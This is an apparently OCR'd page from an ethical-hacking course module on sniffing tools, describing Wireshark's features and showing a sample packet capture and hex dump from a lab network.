
LO#03: Use Sniffing Tools

Sniffing Tools

System administrators use automated tools to monitor their network, but attackers misuse these tools to sniff network data. This section describes tools that an attacker can use for sniffing.

Sniffing Tool: Wireshark

- It lets you **capture and interactively browse the traffic** running on a computer network
- Wireshark uses **Winpcap** to capture packets on its own supported networks
- It **captures live network traffic** from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks
- A **set of filters** for customized data displays can be used



```
No.   Time        Source              Destination   Protocol Length Info
 2257 467.547554  10.10.1.11          10.10.1.19    TCP       55 [TCP Keep-Alive] 61002 → 80 [ACK] Seq=2933 Ack=146760 Win=2626…
 2258 467.547573  10.10.1.19          10.10.1.11    TCP       66 [TCP Keep-Alive ACK] 80 → 61002 [ACK] Seq=146760 Ack=2934 Win=…
 2259 467.573628  10.10.1.14          224.0.0.251   MDNS     418 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
 2260 467.573686  fe80::6f09:fb32:b86… ff02::fb     MDNS     438 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
 2261 467.573718  fe80::15:5dff:fe13:… ff02::fb     MDNS     371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
 2262 467.656969  10.10.1.11          10.10.1.19    TCP       55 [TCP Keep-Alive] 61003 → 80 [ACK] Seq=4455 Ack=270044 Win=2613…
 2263 467.657002  10.10.1.19          10.10.1.11    TCP       66 [TCP Keep-Alive ACK] 80 → 61003 [ACK] Seq=270044 Ack=4456 Win=…
 2264 468.359528  fe80::1:1           ff02::16      ICMPv6    90 Multicast Listener Report Message v2
 2265 471.917662  fe80::1:1           ff02::1       ICMPv6   110 Router Advertisement from 02:15:5d:13:8c:a0
 2266 471.928280  fe80::deb2:9b3b:549… ff02::16     ICMPv6    90 Multicast Listener Report Message v2
 2267 471.932361  fe80::596a:9dce:b1:… ff02::16     ICMPv6   110 Multicast Listener Report Message v2
 2268 472.154729  fe80::deb2:9b3b:549… ff02::16     ICMPv6    90 Multicast Listener Report Message v2
 2269 472.411469  fe80::596a:9dce:b1:… ff02::16     ICMPv6   110 Multicast Listener Report Message v2
```

```
0000  33 33 00 00 00 16 02 15  5d 13 8c a0 86 dd 60 00   33······]·····`·
0010  00 00 00 24 00 01 fe 80  00 00 00 00 00 00 00 00   ···$···· ········
0020  00 00 00 01 00 01 ff 02  00 00 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 16 3a 00  01 00 05 02 00 00 8f 00   ······:· ········
0040  70 07 00 00 00 01 04 00  00 00 ff 02 00 00 00 00   p······· ········
0050  00 00 00 00 00 00 00 00  00 02                     ········ ··
```

Ethernet 2: <live capture in progress>

Packets: 2269 · Displayed: 2269 (100.0%)

Profile: Default


https://www.wireshark.org

Wireshark

Source: *https://www.wireshark.org*

Wireshark lets you capture and interactively browse the traffic running on a computer network. This tool uses WinPcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. The captured files can be programmatically edited via the command-line. A set of filters for customized data display can be refined using a display filter.


As shown in the screenshot, attackers use Wireshark to sniff and analyze the packet flow in the target network and extract critical information about the target.



```
No.   Time        Source              Destination   Protocol Length Info
 2257 467.547554  10.10.1.11          10.10.1.19    TCP       55 [TCP Keep-Alive] 61002 → 80 [ACK] Seq=2933 Ack=146760 Win=2626…
 2258 467.547573  10.10.1.19          10.10.1.11    TCP       66 [TCP Keep-Alive ACK] 80 → 61002 [ACK] Seq=146760 Ack=2934 Win=…
 2259 467.573628  10.10.1.14          224.0.0.251   MDNS     418 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
 2260 467.573686  fe80::6f09:fb32:b86… ff02::fb     MDNS     438 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
 2261 467.573718  fe80::15:5dff:fe13:… ff02::fb     MDNS     371 Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.…
 2262 467.656969  10.10.1.11          10.10.1.19    TCP       55 [TCP Keep-Alive] 61003 → 80 [ACK] Seq=4455 Ack=270044 Win=2613…
 2263 467.657002  10.10.1.19          10.10.1.11    TCP       66 [TCP Keep-Alive ACK] 80 → 61003 [ACK] Seq=270044 Ack=4456 Win=…
 2264 468.359528  fe80::1:1           ff02::16      ICMPv6    90 Multicast Listener Report Message v2
 2265 471.917662  fe80::1:1           ff02::1       ICMPv6   110 Router Advertisement from 02:15:5d:13:8c:a0
 2266 471.928280  fe80::deb2:9b3b:549… ff02::16     ICMPv6    90 Multicast Listener Report Message v2
 2267 471.932361  fe80::596a:9dce:b1:… ff02::16     ICMPv6   110 Multicast Listener Report Message v2
 2268 472.154729  fe80::deb2:9b3b:549… ff02::16     ICMPv6    90 Multicast Listener Report Message v2
 2269 472.411469  fe80::596a:9dce:b1:… ff02::16     ICMPv6   110 Multicast Listener Report Message v2

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:13:8c:a0 (02:15:5d:13:8c:a0), Dst: IPv6mcast_16 (33:33:00:00:00:16)
